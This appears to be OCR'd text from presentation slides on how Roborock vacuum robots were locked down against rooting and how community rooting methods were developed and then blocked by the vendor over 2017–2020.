
First steps in locking down

- Newer Roborock S5 firmware: local updates blocked
- With introduction of Roborock S6 (2019):
  - Signed firmware and voice packages
  - Each model uses different encryption keys
  - Signed configuration files to enforce region locks
  - However: Hardware remains mostly the same
- Disassembly of devices was required

Keeping rooting methods secret

- Roborock S6 rooted in the first 2 weeks after release
- Developed methods:
  - Extraction of obfuscated root password via UART
  - Single user boot via U-Boot
- Methods were not published for some time
- Assumption: Roborock would lock them down in newer devices

Getting access via UART



Observations


- Every time we publish a method, it gets blocked
- Examples for blocking:
  - Local updates (2017):
    - Blocked via firmware updates in 2018
  - Root password method (2019):
    - Blocked for newly produced devices in 2019
  - U-Boot bypass (2020):
    - Blocked for new models in 2020

All currently public methods are blocked ☹

DEVELOPMENT OF ROBOROCK MODELS

Roborock device development


Contains only global models



Images: Xiaomi

Roborock device development


Contains only global models



Images: Xiaomi

Roborock device development

